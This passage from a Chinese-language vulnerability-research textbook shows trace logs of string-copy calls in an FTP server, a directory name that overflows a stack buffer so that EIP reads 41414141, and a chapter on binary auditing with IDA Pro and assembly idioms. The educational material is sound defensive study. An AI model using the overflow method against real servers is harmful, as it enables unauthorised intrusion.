[2384] [VulnTrace]: lstrcpyA(0x0152e41c:[280], C:/[deleted]/user/test)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ca0:[0], C:/[deleted]/user/test, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dd4da8:[0], C:/[deleted]/user/test)
[2384] [VulnTrace]: lstrcpynA(0x0152cdc9:[4071], [deleted] logon successful)
[2384] [VulnTrace]: lstrcpyA(0x0152ecc8:[256], C:\[deleted]\user\test)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152ebc0:[516], C:\[deleted]\welcome.txt)
[2384] [VulnTrace]: lstrcpyA(0x0152ab80:[4100], 230 user logged in)
```

至此，我们看到很多地方都有被破解的可能。但是，我们能控制的数据只是一个有效的用户名，如果我们提交的用户名无效，就没有机会访问这些例程了。在这里，我们先记下这些实例，然后继续测试。接下来检查虚拟内存到实际内存的映射。尝试用ftp命令cwd eeye2003把当前目录改为eeye2003。

```
[2384] [VulnTrace]: lstrcpyA(0x0152ea00:[2052], user/test)
[2384] [VulnTrace]: lstrcpynA(0x0152e2d0:[1552], eeye2003, 1437)
[2384] [VulnTrace]: lstrcpyA(0x00dc8b0c:[0], user/test/eeye2003)
```

```
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152dc54:[1024], test/eeye2003)
[2384] [VulnTrace]: lstrcpynA(0x00dd4640:[0], test, 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4760:[0], test, 81)
[2384] [VulnTrace]: lstrcpynA(0x00dd47d1:[0], C:\[deleted]\user\test, 257)
[2384] [VulnTrace]: lstrcpynA(0x00dd46c0:[0], eeye2003, 256)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028],
C:\[deleted]\user\test\eeye2003)
[2384] [VulnTrace]: lstrcpyA(0x0152b8cc:[4100], 550 eeye2003: folder
doesn't exist
```

终于有收获了，某些例程出现异常了。我们也知道我们可以控制传递给各种例程的数据，因为eeye2003目录并不存在。

最大的静态缓冲区是2052B，最小的是1024B。从最小的长度开始，然后逐渐递增。因此，第一个缓冲区是1024B，这相当于从帧基址到缓冲区的距离。如果提交1032，那应该可以改写保存的EBP和EIP。

```
[2384] [VulnTrace]: lstrcpyA(0x0152ea00:[2052], user/test)
[2384] [VulnTrace]: lstrcpynA(0x0152e2d0:[1552], eeye2003, 1437)
[2384] [VulnTrace]: lstrcpyA(0x00dc8b0c:[0], user/test/eeye2003)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\
[deleted]\user\test/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)
```

显示最后一条消息后，VulnTrace停止向DebugView提交消息。这可能与改写前面函数保存在栈帧上的EBP和EIP有关。因此，启动调试器，并附上服务器的进程，然后重复上述这些步骤（这时没有加载VulnTrace）。太好了，我们又找到了一个可破解的缓冲区溢出。

```
EAX = 00000000
EBX = 00DD3050
ECX = 41414141
EDX = 00463730
ESI = 00DD3050
EDI = 00130178
EIP = 41414141
ESP = 013DE060
EBP = 41414141
EFL = 00010212
```

可见，保存的EBP和EIP被改写，一个局部变量被载入ECX。攻击者在修改文件名后（让它包含载荷和地址），他就能控制这个脆弱的ftp服务器。

现在，我们已经演示了怎样在软件里发现漏洞，但还能做点什么来改进我们的漏洞跟踪程序，从而可以在更安全的软件里发现问题呢？到了介绍更高级主题的时候了。

20.1.5　高级的技术

本节介绍更高级的漏洞跟踪技术，用来提高漏洞跟踪技术的效能。

1. 指纹系统

静态链接函数没有把它们的地址导出到外部模块，因此我们无法快速找到它们。为了定位静态链接函数，我们需要建立二进制码分析组件，通过特征来识别脆弱的函数。我们选择的特征系统将直接影响识别想监视的函数的能力。我们最终选择CRC 32位checksum和变长特征系统的组合，最大特征长度为64B。

为了找出想监视的函数，第一遍先进行简单的CRC checksum扫描。我们对目标函数的头16B做CRC checksum。由于函数的动态特性，越深入函数的细节，越有可能失败。先使用CRC checksum，我们可以提升一定的性能，因为对于数据库里的每一个特征来说，CRC checksum明显比全字节比较快得多。对于分析的每个函数，我们只对函数的头16B执行CRC checksum。因为不同的缓冲区可能会产生同一checksum，为了检验目标字节序列就是我们正在寻找的函数，使用直接比较。如果我们的特征和目的字节序列完全匹配，那可以插入钩子，开始监视目的静态链接函数。

我们也应该注意到，在分析的代码序列里，如果有直接内存引用，我们的特征系统可能会失败，如果编译器在静态链接函数时改动函数的部分内容，我们也可能会失败。虽然这些情形很少见，但我们应该为意外情况做好准备，因此，我们向特征系统中增加了小模块——特殊符号*。在比较期间，*对应的字节在目标字节序列里应该被忽略。这样一来，将允许我们创建非常灵活的特征，从而从整体上提高特征系统的可靠性。我们的特征系统现在看起来像下面这样：

```
Checksum        Signature                            Function Name
B10CCBF9      558BEC83EC208B45085689****558BEC83        vt_example
```

函数的头16B是通过CRC Checksum计算得到的。如果发现某个函数和checksum匹配，就把它和我们的特征相比较；如果匹配，就钩住这个函数。

2. 更多的漏洞分类

让我们快速看一下漏洞跟踪涉及的其他类错误。

- 整数溢出

为了检查异常参数的大小，可以钩住分配和复制内存的例程，检查其长度参数。这个方法可以和模糊测试技术结合起来，识别多种整数溢出漏洞。

- 格式化串错误

通过检查传递给格式化函数（如snprintf）的参数，你可以发现多种格式化串错误。

- 其他的分类

目录遍历、SQL注入、XSS和其他的漏洞，可以通过监视它们处理数据的函数来检测这些漏洞。

20.2 小结

在过去的10年中，我们欣喜地看到软件的安全性正呈指数趋势增长。但从另一方面来看，发现和利用漏洞的技术也在按指数规律增长。虽然缓冲区溢出之类的漏洞在大型软件里已不多见了，然而又有新漏洞（如整数的算术问题）初现江湖。这些问题可能早就存在了，只不过最近才

被发现而已。

手工审计费时费力，如果想找到复杂的漏洞，可能需要花很多时间，因此，许多审计者正在提高审计的自动化程度。随着模糊测试的出现，安全研究者迎来了漏洞挖掘的春天，他们现在在梦中都有可能会发现新漏洞，这也使他们可以同时完成更多的审计任务。

我们相信，在接下来的10年中，混合审计技术将变得非常常见。而解决方案也不再是个人的杰作了，它通常由一组程序员来开发、维护，每个人负责其中的一部分，这样一来，就能十分迅速地审计应用程序了。可以预计在不久的将来，这种系统将日趋完善，甚至可以加固软件产品，使软件的安全性达到可以接受的程度。如果能实现这个目标，我们就不必担心会再次出现堵塞整个互联网的蠕虫了。

第21章

二进制审计：剖析不公开源码的软件

许多安全性至关重要并广泛使用的代码库没有公开源代码，其中包括那些占统治地位的服务器和桌面操作系统。评估未公开源码软件的安全性超出了模糊测试的范畴，因此，必须进行二进制审计。

一般认为二进制审计比源码审计要难一些。这种观点对初学者来说，亦好亦不好。说它好是因为很少有人及时审计二进制文件，也就很少关注它，这样一来，我们发现漏洞的机会就会多一些。如今，许多漏洞在开源软件里已经看不到了，但它们仍潜伏在未公开源码的商业代码库中。

到目前为止，二进制审计的技术还不完善。很多漏洞通过源码审计可以轻松得到验证，而用二进制审计时却难以确定。但在工具的辅助下，通过不断的实践，二进制审计技术已有了很大提

安全检查语句可能会对应好几条汇编指令。因此，在审计函数时，一定要保持程序在执行的动态意识。例如，通常有必要知道程序执行到某一点时寄存器里保存的数据，在任何代码段里，许多值可能被压入或弹出到特定的寄存器。

有些漏洞在二进制和源码里都能很容易地找到，然而，对那些第一次审计二进制的人来说，很多错误可能很麻烦或很难检测到。但当你熟悉二进制码的结构后，审计二进制将会变得和审计源码一样容易。

21.2 IDA pro——商业工具

IDA Pro（Interactive Dis Assembler Pro）是公认最好的分析和审计二进制的工具。它由Belgian公司Datarescue部门（www.datarescure.com）开发并销售，价格还算合理。如果你准备经常审计二进制，应当考虑购买。尽管IDA Pro也有缺点，但瑕不掩瑜，它目前仍是最好的反汇编工具，比同类产品领先很多。

IDA Pro支持多种硬件平台上的多种二进制格式，甚至支持一些平时很少见的格式。它允许我们命名或重命名目标程序的每个部分，并将反汇编后的程序输出到数据文件。当你分析复杂的代码结构时，注释非常有用。和许多其他反汇编工具一样，IDA Pro可以列出多条代码或数据的字符串及交叉引用。

21.2.1 IDA 特征简介

对IDA Pro有基本的了解就可以为二进制分析提供很大的帮助，对那些刚接触二进制审计的人来说，显然没必要一口气掌握IDA Pro的全部特性。

IDA Pro的主视图（View-A）是反汇编视图，主要显示反汇编后的指令。

IDA Pro用颜色区分不同的内容，使之看起来更明显一些。常量是绿色的，命名的变量是蓝色的，导入函数是粉红的，大部分的代码是深蓝的。当你把鼠标指向特定的字符串时，IDA Pro会用高亮度黄色把视图里相同的字符串标识出来（当你试图在大块代码里定位特殊地址或寄存器引用时，这将非常有帮助）。主视图逐个显示函数的代码，而且也用颜色区分程序的各组成部分：属于有效函数的代码区域的地址是黑色的，不属于任何函数的代码区域的地址是棕色的，导入数据的地址（IAT或idata）是粉红的，只读数据的地址是灰色的，可写数据的地址是黄色的。

IDA Pro还有hex-view，可以查看用十六进制表示的代码和字符串。name窗口列出程序中所有已命名变量的位置，function窗口列出所有已识别的函数，string窗口列出程序中所有的字符串。还有其他一些窗口，例如structure窗口、enumeration窗口等。可以在这些窗口里找到绝大多数需要的信息。

IDA Pro将保存被跳转、调用或数据引用指向的代码的交叉引用。当在任何位置反向跟踪执行流时，这会对我们有所帮助。它也可能把局部栈解释为函数。IDA Pro可以正确识别出带标准栈帧的函数，但由于有些函数被优化而缺少帧指针，所以，它偶尔也会出错。

IDA Pro可以命名程序里的任何位置，也可以在任何地方加注释。这使代码分析变得更简单也更容易，当我们一觉醒来，仍记得接下去要做什么。自4.2版本以来，IDA Pro增加了不少功能，

比如说，以图形化的方式表示代码结构。在许多情形下，这个功能是非常有用的。IDA Pro有一些非常有用的第三方插件，但遗憾的是，很多插件不是为二进制审计而设计的。

IDA pro允许用户指定数据类型。尽管它尽最大努力推测遇到的数据是代码、二进制、字符串或是其他的类型，但它不可能每次都猜对。如果显示的内容不太对劲，用户可以自行修改。

21.2.2 调试符号

微软为每个主要版本的Windows都提供了符号文件。这些文件可以从微软的Windows硬件和驱动中心页面（www.microsoft.com/whdc/hwdev）下载，在分析Windows二进制时，这些符号文件非常有用。符号文件通常以PDB文件的形式发布，那是MSVC++生成的程序数据库格式。这些文件几乎包含了二进制文件中每个函数的函数名及地址。对某些二进制文件来说，它的PDB文件甚至还包含了未公开的内部结构和局部变量的名称。当每个符号都对应有意义的名称时，理解二进制文件就容易多了。

微软基于SP发布符号文件，而不是每个热点补丁都有符号文件。几乎操作系统内核包括的每个应用程序、函数库和驱动程序都有对应的符号文件。IDA Pro可以导入PDB文件，重命名二进制中所有的函数。另外，还有一些第三方工具，如PdbDump可以解释PDB文件，并从中提取有用的信息。

21.3 二进制审计入门

为了胜任审计二进制的工作，你必须正确理解编译器生成的代码。但是，大部分编译器生成的代码结构（特别是经过优化以后的）不是很直观。本节将介绍大部分二进制文件里的标准代码结构以及一些经常遇到的非标准代码结构，目的是使编译后的代码像源码一样易于理解。

21.3.1 栈帧

理解函数的栈帧布局就会更容易理解汇编代码，而且在某些情况下，还可以帮助我们迅速判断是否存在基于栈的溢出。尽管在x86上有一些常见的栈帧布局，但它们主要由编译器确定，都不太标准。下面介绍一些常见的栈帧布局。

1. 传统的基于BP的栈帧

最常见的栈帧布局应该是传统的基于BP的帧，其中帧指针寄存器EBP是指向前一个栈帧的常量指针。相对于函数参数和局部栈变量的访问地址来说，这个帧指针也是常量。

在Intel的表示法里，使用传统栈帧的函数的prologue如下所示。

```
push ebp              // save the old frame pointer to the stack
mov ebp, esp          // set the new frame pointer to esp
sub esp, 5ch          // reserve space for local variables
```

在这里，局部栈变量位于EBP的负偏移位置，函数参数位于正偏移位置。EBP+8是函数的第一个参数。IDA Pro通常把EBP+8重命名为EBP+arg_0。

在用这种帧类型的函数里，几乎所有的对参数和局部栈变量的引用都是相对于这个帧指针的。已经有文档详细描述了这种栈布局，在审计时可以遵照执行。MSVC++和GCC产生的大部分

代码都用这种栈帧。

2. 没有帧指针的函数

许多编译器为了优化代码，可能会生成不使用帧指针的代码。在某些情况下，编译器甚至把帧指针寄存器作为普通寄存器来用。如果碰到这种情况，函数将以栈指针ESP为参考来访问参数和局部变量，而不是以帧指针为参考。尽管帧指针在传统栈帧里是常量，但帧指针浮动的范围贯穿整个函数，在每次压入或弹出时，都会改变。下面的例子试图说明这个问题。

```
this_function:
push esi
push edi
push ebx

push dword ptr [esp+10h]      // first argument to this_function
push dword ptr [esp+18h]      // second argument to this_function
call some_function
```

当第一次调用这个函数时，第一个参数保存在ESP+4。保存3个寄存器之后，第一个参数的位置变成ESP+10h。在压入第一个函数参数作为some_function的参数之后，第二个函数参数定位在ESP+18h。

IDA Pro尝试在函数中确定给定栈指针的位置。为了做到这一点，它试着识别栈指针访问的有关数据真正提到了什么。然而，当它不知道外部函数的调用约定时，可能会得到错误的结果，并生成非常混乱的反汇编代码。有时候，为了确定栈缓冲区的大小，可能有必要手工计算栈指针在函数里某个点的位置。谢天谢地，这样的混乱不会经常发生。

3. 非传统的基于BP的栈帧

微软的Visual Studio .NET 2003有时会生成使用常量帧指针栈帧的代码，尽管这不是传统的含义。当这个帧指针是常量时，所有访问参数和局部变量的指令都和它相关，它不指向调用函数的帧指针，而可能位于传统帧指针负偏移的位置。一个函数的prologue看起来可能像下面这样。

```
push ebp
lea ebp, [esp-5ch]
sub esp, 98h
```

函数的第一个参数位于EBP+64h，而不是传统的EBP+8。从EBP-3ch到EBP+5ch的范围都可能被局部栈帧占用。

可以在Windows Server 2003的系统函数库和服务程序里找到包含这种非传统的基于BP的帧的代码。到目前为止，IDA Pro还不能识别这样的代码结构，完全曲解了这类函数的局部栈帧。希望在不久的将来，IDA Pro可以支持编译器的这种怪癖。

21.3.2 调用约定

程序里的函数可能使用不同的调用约定，特别是如果程序由多种语言写成，很可能会使用不同的调用约定。理解基于C的语言里的调用约定对我们审计二进制有很大帮助。通常在MSVC++或GCC生成的C或C++代码中，经常看到的调用约定只有两种。

1. C调用约定

C调用约定不仅是C代码调用函数的方式，也是传递参数、恢复栈的方法。使用这种调用约定的函数把参数按源码中的排列从右至左依次压入栈。换句话说，在调用前，首先压入的是最后一个参数，然后是倒数第二个，依此类推，最后压入的是第一个参数。在调用返回后，调用函数将恢复它的栈指针。C调用约定的示例如下：

```
some_function(some_pointer,some_integer);
```

当用C调用约定时，函数调用看起来像下面这样。

```
push some_integer
push some_pointer
call some_function
add esp, 8
```

注意，函数的第二个参数在第一个参数之前被压入，调用函数自己恢复栈指针。因为这个函数有两个参数，栈指针只需增加8B。也经常可以看到有些程序用x86的POP指令把临时寄存器作为目的地来恢复栈。在这个例子里，可以执行两条POP ECX指令来恢复栈，每次恢复4B。

2. stdcall调用约定

此外，在C和C++代码里还可以经常看到的调用约定是Stdcall。它传递参数的方法和C调用约定一样，在函数调用前，第一个函数参数被最后压入栈，依此类推。但它通常由被调用函数自己恢复栈。在x86上，通常用返回指令释放栈空间。例如，有3个参数的函数在使用Stdcall调用约定时可以用RET 0Ch指令返回，这条指令将释放栈上的12B。

因为不需要调用函数释放栈空间，所以通常来说Stdcall更有效率一些。然而，接受可变数量参数的函数（例如printf-like函数）不能释放被它们自己参数占用的栈空间，而必须由调用函数来完成，因为只有调用函数知道它到底有多少个参数。

21.3.3 编译器生成的代码

1. 函数布局

编译器生成的函数代码布局总是不太稳定。函数通常由prologue开始，以epilogue和return结束。然而，函数不一定非要以return结束，我们经常可以看到return指令之后还有其他代码，这些代码最终会跳到return指令。尽管函数可能有多个返回点，但编译器将优化函数，使它跳到公共的返回点。

从Visual Studio 6开始，MSVC++编译器在编译代码时使用非常不规范的函数布局。编译器使用某种逻辑来判断程序分支被采用的可能性。那些被认为可能性较小的会从主函数中抽出，放到代码段中很偏僻的地方。这样的代码段通常由那些处理不常见的错误条件或莫须有情景的代码组成。然而，在这些代码段中很可能藏有漏洞，因此，我们在审计二进制时不应该忽视它们。在IDA Pro里，通常用红色转移箭头指示这些代码段，多年以来，这已成为MSVS++生成的代码的常见部分了。IDA Pro不能适当地处理这些代码段，也就不会注意到它们里面对局部栈变量的访问，也不能正确地用图形把它们显示出来了。

在高度优化的代码里，某些函数可以共享代码段。例如，如果某些函数以同样的方式返回、

恢复同样的寄存器和栈空间，那么对它们来说，共享epilogue和return代码在技术上是可行的。然而，这种情况很少见，好像只在Windows NT的NTDLL里出现过。

2. if语句

if语句是最常见的C语言结构，在编译后的代码里经常可以看到它们。它们在汇编之后的最常见表示形式是：在CMP或TEST指令之后紧跟着一个条件转移指令。下面的例子显示了C if语句及其对应的汇编指令。

C代码：

```
int some_int;

if(some_int != 32)
     some_int = 32;
```

编译之后（ebp-4 = some_int)：

```
mov eax, [ebp-4]
cmp eax, 32
jnz past_next_instruction
mov eax, 32
```

if的特征一般是前向转移和分支，不过也不一定，因为编译器重新组织代码后，可能会严重破坏这样的结构。在某些上下文里，if语句是非常明显的条件分支，但在另外的上下文里，却很难把它与其他的代码结构（如循环结构）区分开来。全面理解函数的结构会更容易发现if语句。

3. for和while循环

程序的循环结构通常是常见漏洞的藏身之处。能否在二进制里识别它们是审计的关键。在编译后的代码里，很难分辨出循环的类型，相比之下，识别它们的功能要简单一些。它们的特征一般是反向分支或转移，从而重复执行一段代码。下面举例说明一个简单的while循环结构和编译后的汇编指令。

C代码：

```
char *ptr,*output,*outputend;

while(*ptr) {

          *output++ = *ptr++;

          if(output >= outputend)
                    break;

}
```

编译后的表示（ecx = ptr，edx = output，ebp+8 = outputend)

```
mov al, [ecx]
test al, al
jz loop_end

mov [edx], al
inc ecx
```

```
inc edx

cmp edx, [ebp+8]
jae loop_end
jmp loop_begin
```

这段代码和简单的for循环没什么两样，很难确定它对应的源码是何种语句。然而，代码的功能比表现形式更重要①，像这里显示的循环，在缺乏源码的程序里，通常会引发很多错误。

4. switch语句

switch语句对应的汇编代码相当复杂，有时候甚至会觉得有些怪异。根据实际的switch语句及编译器的处理方式，它们在编译后的形式可能是多种多样的。

switch语句可以被等同地分解成低效的if语句，在某些情况下，有些编译器的确是这样做的。这个语句本身可能很好理解，读这段代码的审计者可能都会认为它是一系列的if语句，而不会怀疑它是其他的什么东西。

如果switch语句的常量表达式是连续的，编译器通常生成一个用switch的常量表达式作索引的跳转表。这是处理连续switch语句非常有效的方法，但并不总是可行。示例如下。

C代码：

```
int some_int,other_int;

switch(some_int) {

            case 0:
            other_int = 0;
            break;
        case 1:
            other_int = 10;
            break;
    case 2:
        other_int = 30;
        break;
    default:
        other_int = 50;
        break;
}
```

编译后的表示（some_int=eax，other_int=ebx)：

```
        cmp eax, 2
        ja default_case

        jmp switch_jmp_table[eax*4];

case_0:
        xor ebx, ebx
        jmp end_switch
```

① 汇编指令对应的是for循环还是while循环并不重要，重要的是它们的功能。——译者注

```
case_1:
        mov ebx, 10
        jmp end_switch
case 2:
        mov ebx, 30
        jmp end_switch
default_case:
        mov ebx, 50
end_switch:
```

在只读内存里，可以发现数据表swithc_jmp_table，其中包含了case_0、case_1和case_2序列的偏移量。

IDA Pro可以准确识别出上述构造的switch语句，并精确告知用户哪种常量表达式可以被哪种表达式触发。

在switch语句常量表达式无序的情况下，就不好将它们做成跳转表里的索引了。在这时，编译器通常用一个结构（switch在此处被递减或减去某个值，直到它的值为零）匹配switch语句的值。这样switch语句就可以有效地处理间隔数值的cases常量表达式。例如，如果一个switch语句准备处理的case常量表达式值是3、4、7和24，那么它可能会这样做（EAX＝case常量表达式值）：

```
sub eax, 3
jz case_three
dec eax
jz case_four
sub eax, 3
jz case_seven
sub eax, 17
jz case_twenty_four
jmp default
```

这段代码可以正确处理所有可能的switch语句常量表达式及默认值，一般可以在MSVC＋＋编译器生成的代码里看到。

21.3.4　类似 memcpy 代码构造

许多编译器会对memcpy库函数进行优化，直接用汇编指令替换它们。经过这样的优化后的汇编指令比函数调用更有效率。这种类型的内存复制操作会导致缓冲区溢出，可以在反汇编后的清单里轻松识别出来。使用的指令集如下：

```
mov esi, source_address
mov ebx, ecx
shr ecx, 2              // length divided by four
mov edi, eax            // destination address
repe movsd              // copy four byte blocks
mov ecx, ebx
and ecx, 3              // remainder size
repe movsb              // copy it
```

在这种情况下，数据从源寄存器ESI复制到目标寄存器EDI。为了加快速度，用指令repe

movsd每次复制4B。这把4B块的ECX数量的数据从ESI复制到EDI，这就是为什么ECX中的长度是被4除的。这个repe movsb指令复制剩下的数据。

按照同样的方式，用repe stosd指令对memset进行优化，AL寄存器中保存着memset使用的字符。

memmove没有照这样被优化，主要是怕这样做可能会覆盖到其他的数据区域。

21.3.5 类似 stlen 的代码构造

类似于memcpy，某些编译器通常也会把strlen库函数优化成简单的x86汇编指令。这样将节省因为函数调用带来的系统开销。某些不常见的编译器在处理strlen时，生成的代码看起来会有些奇怪。通常看起来像下面这样：

```
mov edi, string
or ecx, 0xffffffff
xor eax, eax
repne scasb
not ecx
dec ecx
```

这段指令的作用是把字符串的长度保存到ECX寄存器。repne scasb指令对存储在EAX低位的字符从EDI开始扫描（在本例中EAX低位是零），然后对每个字符进行这样的检查，并依次递减ECX，递增EDI。

在repne scasb操作结束的地方，如果发现空字节，EDI指向越过空字节的字符，ECX的值是负字符串长度减去2。递减之后对ECX进行逻辑非运算将使ECX里的值是正确的字符串长度。最常见的是sub edi，ecx指令后面紧跟着not ecx指令，这将把EDI重新设为原来的位置。

很多代码都使用这段代码来处理字符串数据，因此，你应该可以认出它，并了解它是怎样运行的。

21.3.6 C++代码构造

如今的多数没有公开源码的操作系统内核和服务程序都是用C++写的。C++代码构造在很多方面都和C代码类似，调用约定也非常相近，编译器一般都同时支持C和C++，并使用同样的汇编代码生成引擎。然而，在审计C++代码时，还是有些方面不太一样，我们必须注意这些特殊情况。通常，审计由C++代码生成的二进制比C的要困难得多，然而，在熟悉后，它们之间的差距就不是那么明显了。

21.3.7 this 指针

this指针涉及属于当前函数（方法）的具体的类实例。this必须经由它的调用者传给函数，不过不能把它作为函数的参数来传递，而是通过ECX寄存器传递this指针。在C++里使用的这种调用约定称为thiscall。下面例子显示的是一个函数把类指针传递给另一个函数。

```
push    edi
push    esi
push    [ebp+arg_0]
```

```
lea     ecx, [ebx+5Ch]
call    ?ParseInput@HTTP_HEADERS@@QAEHPBDKPAK@Z
```

可见，在调用函数之前，指针保存在ECX寄存器里。在这个例子里，保存在ECX里的值是指向HTTP_HEADERS对象的指针。因为ECX寄存器经常会被其他指令使用，所以在函数调用后，通常要把this指针保存在另外的寄存器里，但它经常通过ECX寄存器传递。

21.4　重构类定义

在分析C++代码时，深入了解对象的结构会对我们有很大帮助。如果审计者审查的是错误的地方，将很难获得这些信息，许多对象的结构很复杂，而且其中可能还包含有嵌套的对象。

重构对象的常见方法是找出访问对象的所有指针，从而枚举类成员。在很多情况下，只能推测或猜测这些成员的类型，但在某些情况下，你可以通过它们是否是已知函数的参数或者通过一些熟悉的上下文来确定它们。

如果你准备动手重构对象的结构，最好先找出这个类的构造函数和析构函数。它们分别是初始化和释放对象的函数，因此，它们通常会访问大多数的对象成员，从而揭示许多类的信息，但对我们来说，所有的显示信息并非都有用处。可能还有必要研究类的其他方法，以便得到更全面的对象信息。

如果程序带有符号信息，那么对任何程序来说，基本上都能迅速发现构造函数和析构函数。它们的记号是Classname::Classname和Classname::~Classname。然而，如果不能通过它们的名字来发现它们，通常就只能通过它们的结构和它们引用的地方来识别它们。构造函数通常是一段线性代码，用于初始化大量的结构成员。这些代码中很少出现比较或条件转移指令，经常把结构成员或大部分结构置零。析构函数通常释放多个结构成员。

Halver Flake写了一个非常棒的IDA Pro插件（OBJRec），可以把我们从乏味的手工枚举对象结构成员的工作中解脱出来。这个工具可从www.openrce.org/downloads/details/39/OBJRec_for_x86下载。

21.4.1　vtables

当审计二进制文件时，如果编译器使用了vtables（virtual function tables，虚拟函数表），将会给我们带来很多麻烦。程序从vtables里调用函数时，如果不结合运行时分析，我们很难知道程序到底调用了哪个地址。例如，在编译后的C++程序里通常可以看到如下的代码段。

```
mov     eax, [esi]
lea     ecx, [ebp+var_8]
push    ebx
push    ecx
mov     ecx, esi
push    [ebp+arg_0]
push    [ebp+var_4]
call    dword ptr [eax+24h]
```

在这个例子里，ESI包含对象指针，从它的vtables调用一些函数指针。为了发现函数调用最终的去向，我们还需要了解vtables的结构。一般可以在类的构造函数里发现这个结构。在这个例子里，我们在构造函数里发现了如下的代码。

```
mov     dword ptr [esi], offset vtable
```

对这个特殊的例子，可以很容易地在vtable里定位函数调用，但是如果我们想在嵌套对象的vtable里定位函数指针的调用，就需要花费很多时间了。

21.4.2 快速且有用的花絮

这里提到的知识点是相当明显且十分有用的，如果你还不知道它们，那你在审计二进制时，可能会错过一些关键点。

- 函数调用的返回值通常保存在EAX寄存器里。
- 有符号数比较时用JL/JG跳转指令。
- 无符号数比较时用JB/JA跳转指令。
- MOVSX对目的寄存器进行符号扩展，MOVZX对目的寄存器进行零扩展。

21.5 手动二进制分析

时间证明，要在二进制中定位漏洞，手工阅读反汇编代码依旧是非常有效的方法。当手工审计二进制时，根据代码质量，审计者可能要采取不同的策略。

21.5.1 快速检查函数库调用

如果代码质量很差，寻找简单的编程错误就可能会发现很多问题，当然，如今这种情形一般只在不公开源码的软件里出现。如果希望快速找出错误，首先应该检查那些一直容易出问题的库函数调用。

经常存在问题的函数有很多，比如说strcpy、strcat、sprintf，以及它们派生的函数，这些都应该仔细检查。Windows 中还有许多上述函数的变体，包括宽字符集和ASCII字符集版本。例如，类似strcpy的函数就可能包括strcpy、lstrcpyA、lstrcpyW、wcscpy和类似功能的自定义函数。

MultiByteToWideChar是另一个常见的容易引入Windows问题的函数。这个函数的第6个参数是宽字符目的缓冲区的大小。然而，这个大小由宽字符的字符数指定，而不是缓冲区的总量。在过去，曾出过一个普通的编程错误——把sizeof()的值作为函数的第6个参数，但是因为每个宽字符的长度是2B，所以导致以双倍的目的缓冲区长度来写目的缓冲区。这个错误曾经导致微软的IIS Web服务器出现安全漏洞。

21.5.2 可疑的循环和写指令

当寻找简单的API调用未能发现明显的安全漏洞时，是真正开始二进制审计的时候了。同其他形式的审计类似，二进制审计包括理解目标程序和阅读相关的代码段。如果目标程序有明显的审计起点，例如处理不可信的攻击者定义的数据的例程，那么就可以从这里开始。如果没有这样的起点，可以寻找与特定协议相关的信息，这样也有可能发现好的起点。例如，Web服务器在分析进入的请求时，很可能以分析请求的方法来开始，那么，搜索普通请求方法的二进制代码可能是找到起点的好方法。

一些常见的代码构造可能包含危险代码，从而导致缓冲区溢出。如下面的例子所示。

把索引变量写入字符数组：

```
mov [ecx+edx], al
```

把索引变量写入局部栈缓冲区：

```
mov [ebp+ecx-100h], al
```

把索引变量写到指针，接着递增指针：

```
mov [edx], ax
inc edx
inc edx
```

对来自攻击者控制缓冲区的内容进行符号扩展：

```
mov cl, [edx]
movsx eax, cl
```

对包含攻击者控制数据的寄存器进行加/减运算（通常会导致整数溢出）：

```
mov eax, [edi]
add eax, 2
cp eax, 256
jae error
```

由于作为16或8位整数保存，从而导致值截断：

```
push edi
call strlen
add esp, 4
mov word ptr [ebp-4], ax
```

通过识别这类代码构造，就有可能在二进制里发现大范围的内存恶化漏洞。

21.5.3 高层理解和逻辑错误

尽管现在发现的大多数漏洞都是内存恶化问题，但程序里某些错误和内存恶化却完全没有关系，它们只是简单的逻辑缺陷。一个典型的例子是几年前发现的ISS双解码漏洞。大家一致认为很难通过二进制分析来发现这类漏洞，发现它们既要有好的运气，也需要深入理解目标程序。很明显，发现这类错误没有有效的方法，但通常来说，寻找这类问题的最好方法是：仔细检查任何访问基于用户提交的关键性资源的代码。寻找这类问题需要拥有创造性及开放的心态，并投入很多时间。

21.5.4 二进制的图形化分析

有些函数，特别是那些非常长或复杂的函数，以图形的形式显示会更有意义。一图胜千言，某些复杂的循环结构一旦用图表示就会变得清晰许多；把它们作为一幅大图来查看要比阅读线性的反汇编代码好得多，而且很容易区分代码段。IDA Pro可以为任何给定的函数生成图，每个节点代表一段连续的代码。节点由分支或执行流连接，IDA Pro保证每个节点都是连续执行的代码块。但很多时候，生成的图很大，很难在显示器里看清它的全貌。因此最好把它们打印出来（通常会有好几页），然后在纸上分析。

然而，IDA Pro的图形引擎可能会曲解某些编译器生成的代码。例如，它生成的函数图就不包括MSVC++生成的代码段。这种曲解可能导致图形不完整，甚至完全不可用。因此，Halvar Flake为IDA Pro设计了一个图形化的插件，这个插件生成的图形包括MSVC++编译的代码，从而生成完整有用的图形。

21.5.5 手动反编译

一些函数太大了，很难用反汇编的方式进行分析。而且，某些函数包含非常复杂的循环构造，通过传统的二进制分析方法很难确定它的安全性。在这种情况下可以选择手动反编译。

经过正确反编译之后的代码明显比反汇编后的代码更易于审计，但前提是，必须保证进行了正确的反编译。在审计反编译的过程中会有少许误区。完全撇开安全审计中的习惯（如果有可能）并生成函数的源码表示，对我们来说是很有帮助的。那样一来，反编译就不太可能被一些想当然的观点玷污了。

21.6 二进制漏洞例子

让我们看一些具体的例子，通过二进制分析来搜索安全漏洞。

21.6.1 微软 SQL Server 错误

